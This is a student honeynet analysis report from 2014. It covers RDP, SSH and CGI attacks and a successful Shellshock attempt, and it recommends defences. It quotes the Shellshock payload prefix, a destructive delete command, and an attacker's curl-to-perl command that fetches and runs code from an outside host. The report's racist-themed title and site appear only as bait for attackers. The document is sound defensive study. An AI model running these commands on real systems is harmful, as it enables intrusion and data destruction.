SURVIVAL, EXPANSION, AND ADVANCEMENT OF WHITE RACE



*SIMULACRUM CANDIDUS*

Network Analysis Report

Peter Haile - Nabeel Lalji - David Tran - Cole Rees

A00776844 - A00711791 - A00801942 - A00741578

COMP 8506 Set 7D

British Columbia Institute of Technology

Aman Abdulla

Thursday, December 11 2014

# Executive Summary

This report is the completion of three months of data collection and analysis for our honeynet. The goal of this project is to gain a deeper understanding about the security threats and vulnerabilities active on the public web. Furthermore, we aimed to learn more about the tools, and tactics used by the ‘Black Hat’ community. Our honeypot went live on October 31st and data was collected through November 24th.

The purpose of this report is to list the findings post-deployment of our team’s honeynet. The network was analyzed using captured log files, snort alerts and packet captures as well as any relevant system files. It is our team’s goal to synthesize the information given from these files, fingerprint key attacks and then finally determine whether or not the attack was successful, and if our honeynet was compromised.

The analyzing methodology consisted of a daily skim of the previous day’s log files such as syslog, snort logs and ssh logs. Once some suspicions are raised, we investigated in further detail by using third-party tools such as SnortSnarf, an HTML-based table summary of records based on snort alert files; Wireshark, a packet monitoring and capturing tool that also has analytical tool built in such as I/O Graphs and Packet Capture Summaries; and SawMill, an intrusion detection database that is specifically designed to import well-known log files.

Finally, when enough statistical data is retrieved from these tools, a conclusion shall be drawn, stating if the attack was successful and if the network had been compromised from this attack. Lastly, a set of recommendations shall be suggested for future improvement of the honeynet.

# Findings & Conclusions

The following listed points illustrates a broad summation of the status of our honeynet:

* Remote Desktop Protocol where the attackers were conducting a:
  + Brute Force Password Attempt on the Network
  + Denial of Service on the Windows XP Machine
* Large amounts of SSH attempts on the Web Server which can lead to a potential denial of service attack for legitimate SSH users
* Large amounts of external port scans
* WEB-CGI attacks
* Shellshock attempts that ultimately crashed Firewall, resulting in Denial of Service

In conclusion, while the network does not seem to be heavily compromised, the attacks were still with malicious intent. We only had one incident that caused our system to halt its operations. However, the information gathered from this honeynet is vital for the continual learning of future network security analysts and administrators.

# Summary of Recommendations

The following listed points suggests some remedies for the attacks experienced in our honeynet:

* Remove any WEB-CGI components of the web server
* Add Intrusion Prevention Systems that ultimately ban illegitimate users from abusing the network with malicious intent
* Disallow infinite attempts for SSH in the web server
* Disallow infinite attempts for RDP in the Windows Workstation
* Upgrade the Windows workstation from Windows XP SP3 “Black Edition” to a working legitimate copy of Windows 7 or higher
* Upgrade to the latest patched version of Bash shell

# Limitations

The effectiveness and reputability of this report is dependent on the analysts’ thoroughness of evaluating and analyzing of each network component; understanding of the network protocols and process behaviours; and experience with network attacks and exploits.

The recommendations for each of the networks provided by the analysts are determined by what was found during the analysis of the report. If a critical or partially critical symptom of an attack was missed, then the potentially proposed recommendation will not exist. The effectiveness of all the recommendations are also reliant on the understanding of network protocols and process behaviours; this ties in with the analysis of the networks by misinterpreting the data given by network analysis tools as described before. This also includes the experience or lack thereof of network attacks and exploits.

To mitigate these limitations in the future of similar reports, the analysts shall attain more experience physically and theoretically. Being able to detect signatures and fingerprinting them, as discussed in class, are only acquired through exposure. For now, the report is done to the best of the analysts’ abilities.

Table of Contents

[**Executive Summary**](#h.2et92p0)

[**Findings & Conclusions**](#h.tyjcwt)

[**Summary of Recommendations**](#h.1t3h5sf)

[**Limitations**](#h.4d34og8)

[**Background**](#h.3rdcrjn)

[**Tools Used**](#h.26in1rg)

[Analysis Software](#h.lnxbz9)

[**Observations & Analysis**](#h.1ksv4uv)

[Network Topography](#h.44sinio)

[Components of Network Topography](#h.2jxsxqh)

[Evidence of Attacks & Exploits](#h.z337ya)

[Remote Desktop Protocol - Brute Force & Denial of Service](#h.3j2qqm3)

[Failed SSH Passwords - Brute Force](#h.4i7ojhp)

[IP Analysis:](#h.2xcytpi)

[Web Server Exploitation - WEB-CGI Attacks](#h.3whwml4)

[**Recommendations**](#h.qsh70q)

[Table of Recommendations](#h.3as4poj)

[Upgrade Windows Workstation to a Legitimate Copy of Windows 7 or Higher](#h.1pxezwc)

[Configure a Switch that can Check for ARP Traffic Authenticity](#h.49x2ik5)

[Disallow Infinite Attempts for SSH in the Web Server](#h.3o7alnk)

[Remove any WEB-CGI Components of the Website from the Web Server](#h.23ckvvd)

[Upgrade Bash shell to the Latest Patched Version](#h.ihv636)

[Add IPS that Ban Illegitimate Users from Abusing the Network](#h.32hioqz)

[Proposed Topography for Future Implementations of Similar Design](#h.2grqrue)

[**Lessons Learned**](#h.vx1227)

[**Conclusion**](#h.4f1mdlm)

[**References**](#h.3tbugp1)

[**Appendices**](#h.37m2jsg)

[Appendix I - Project Listings](#h.1mrcu09)

# Background

The theme for our honeynet is “White Race Supremacy” in the area of the Creativity Movement. Its purpose is to racially infuriate the mass public in order to attract hackers into our unsuspecting honeynet. Our honeynet was able to withstand much of the attacks, only being “compromised” once in the form of a denial of service attack.

The report will list findings based on the terms of “fingerprinting” and “signatures”. Fingerprinting refers to the idea where when a suspicious activity has been identified, its processes and actions are recorded. When another instance of the suspected attack occurs, the processes and actions of that attack is recorded and then checked against the stored record of the suspicious activity. When the “fingerprints” match, it is often a confirmation that it is another instance of said attack.

Signatures refers to the characteristics of an attack or exploit that are present whenever the attack or exploit occurs. As in example, a typical novice port scan has a tendency to probe for low ports, then high ports causing two spikes in the network traffic. The two spikes can be referred to as the signature of the port scan while fingerprinting is the process of finding traffic targeting low ports then high ports.

# Tools Used

These are the specifications of software programs used to analyse data. They are listed here and some are provided on-disk where applicable so that a replication of this project is possible. Documents for Auditing are listed here, and is provided on-disk as requested for project deliverables.


## Analysis Software

|  |  |  |
| --- | --- | --- |
| * Fedora Linux 20 64-bit | * Windows 7 / Windows 8.1 | * Snort 1.9.3 |
| * SnortSnarf | * Wireshark | * SawMill 8 |
| * EventViewer |  |  |

# 

# Observations & Analysis

## Network Topography




### Components of Network Topography

|  |  |  |
| --- | --- | --- |
| **IP Address** | **Operating System** | **Name / Machine** |
| 174.7.33.60 / 192.168.25.1 | Linux Fedora 20 64-bit | Firewall / IDS |
| 192.168.25.2 | Linux Fedora 20 64-bit | Web Server /  Database Server |
| / | / | Switch  (Router with Wireless Disabled) |
| 192.168.25.3 | Windows XP SP3  “Black Edition” | Windows XP  Workstation |
| 70.79.14.135 / 192.168.25.4 | Linux Fedora 20 64-bit | Remote Logging  Server |

## Evidence of Attacks & Exploits



### Remote Desktop Protocol - Brute Force & Denial of Service

We receive two major denial of service attacks; the one which was not successful, one which was successful. The first attack occured on November 19, 2014 from IP address 182.18.152.231 and was not successful. The second attack occurred on November 23,2014 from IP address 190.147.143.219 and was succesful. The denial of service was carried out using two Microsoft exploits MS01-052 and MS01-040. These exploits were used in conjunction with each other to cause a crash of the terminal server running on 192.168.25.3.









As you can see above there over 17,000 events of each exploit that were captured by the IDS running on our firewall machine.




The left screenshot depicts the MS01-052 events by IP address and the right screenshot depicts MS01-040 events. As you can see there were a lot of other attempts by other IP addresses throughout the time that our honeypot was live however only the top two IP addresses were successful in causing a denial of service.




The left screen shot depicts MS01-052 events by day,the right screenshot depicts MS01-040 events by day.




On the left is a total event breakdown from IP address 182.18.152.231. The right depicts the total event breakdown from IP address 190.147.143.219.






The screenshot above shows the series of packets sent in an attempt to disrupt service to our terminal server.






The two screenshots above show the location of the two IP’s that attacked us.




The screenshot above is from the attacked machine, this is an error from the successful attack that occurred on November 23, 2014. This error is consistent with other machine machines that have been attacked using this method.

### Failed SSH Passwords - Brute Force

The screenshot below is a count of the number of failed brute-force interactive SSH logins by day, for the live duration of the project:

l

The graph below is a count of the number of failed brute-force password attempts by seven IPs with the highest number of failed attempts:



### IP Analysis:


**220.177.198.32:** The messages logged from this IP occured on Friday, November 14 and Saturday, November 15th.




A Who-Is analysis shows the IP originates from Beijing. The brute-force attempts occurred between 11-3 PM in Beijing local time.

**202.109.143.110:** The messages logged from this IP occurred on Tuesday, November 4th and Thursday, November 6th.






A Who-Is analysis shows the IP originates from Beijing, from the same Service Provider as 220.177.198.32. The brute-force attempts occurred between 12-4 AM in Beijing local time .

The graph below is a count of the number of SSH messages per day logged for the live duration of the project: 

The graph below is a count of the number of SSH messages per hour logged for the live duration of the project:



### Web Server Exploitation - WEB-CGI Attacks

The network was harassed, from the start, with a series of scans directed at finding, potentially vulnerable, CGI scripts running on the web server. These scans are performed by requesting known commonly named CGI scripts from a web server and recording whether or not a response is given. Knowing what CGI scripts are running on a web server can be useful for attacks who wish to perform intense attacks at a later date, such as a shellshock attack. 

The day after setting up the honeynet we received a large scan of over 125 different CGI sniffing signatures. After looking into the source IP, 188.226.143.68, of this scan we found that the source came from the Netherlands. We also found that the ISP of the attacker was DigitalOcean, a company which provides cloud hosting.

Hosting a server in the cloud could be a good method for hackers to mask their identities even more than before; purchase a cloud server with a stolen credit card and there may be no chance to trace you.


We believe this attacker is a simple script kiddie, or at the very least used a script just for this scan, because the signatures for al 125 packets were sent over the course of 4 minutes. 

#### Extending on WEB-CGI Attacks: Shellshock

Upon further investigation we found that each one of these “scans” from this netherlands IP was, in fact, an attempted shellshock attack. The shellshock attack uses a vulnerability in the Bash software which, when input with a blank command, will execute any command that is input. From an attacking standpoint, the only way to access Bash from the outside is by utilizing a CGI or perl script that is in the websites public directory on the web server.

In most shellshock attacks, the input empty command generally looks like “() { :; };”. When Bash reads this line, it will run any command that follows. Such an attack is extremely volatile because it could be used to open firewall rules, download and run scripts or even destroy the server altogether (“rm -R /”).

In this particular instance of the shellshock attacks from the Netherlands, we found that the logs showed the attack attempting to run a perl script that was embedded inside a .png file. The command that this attacker used was: “curl http://202.28.77.53/~prajaks/310482/index.png | perl”, as shown below.





In this particular instance, aside from the countless other attempts, the attacker managed to execute this command. This is because he inserted the command into our only .CGI script on the server which was conveniently named test.cgi. Upon further review we found the executed command in the Bash history of the web server. Unfortunately, the script that was ran from the IP 202.28.77.53 was not available to download at the time we found this attack. We suspect the attacker removed the script shortly after execution.

While we know that the attacker was sending his attacks from the Netherlands from the IP 188.226.143.68, the fact that the shellshock attack is requesting a script from a separate IP -- 202.28.77.53 -- raises concerns as to if the Netherlands server is the base for the attack. We know that the server from the Netherlands is hosted in the cloud so this suggests, to us, that this server is nothing more than a proxy to further mask the attackers real address. Additional research on the IP 202.28.77.53 was necessary.

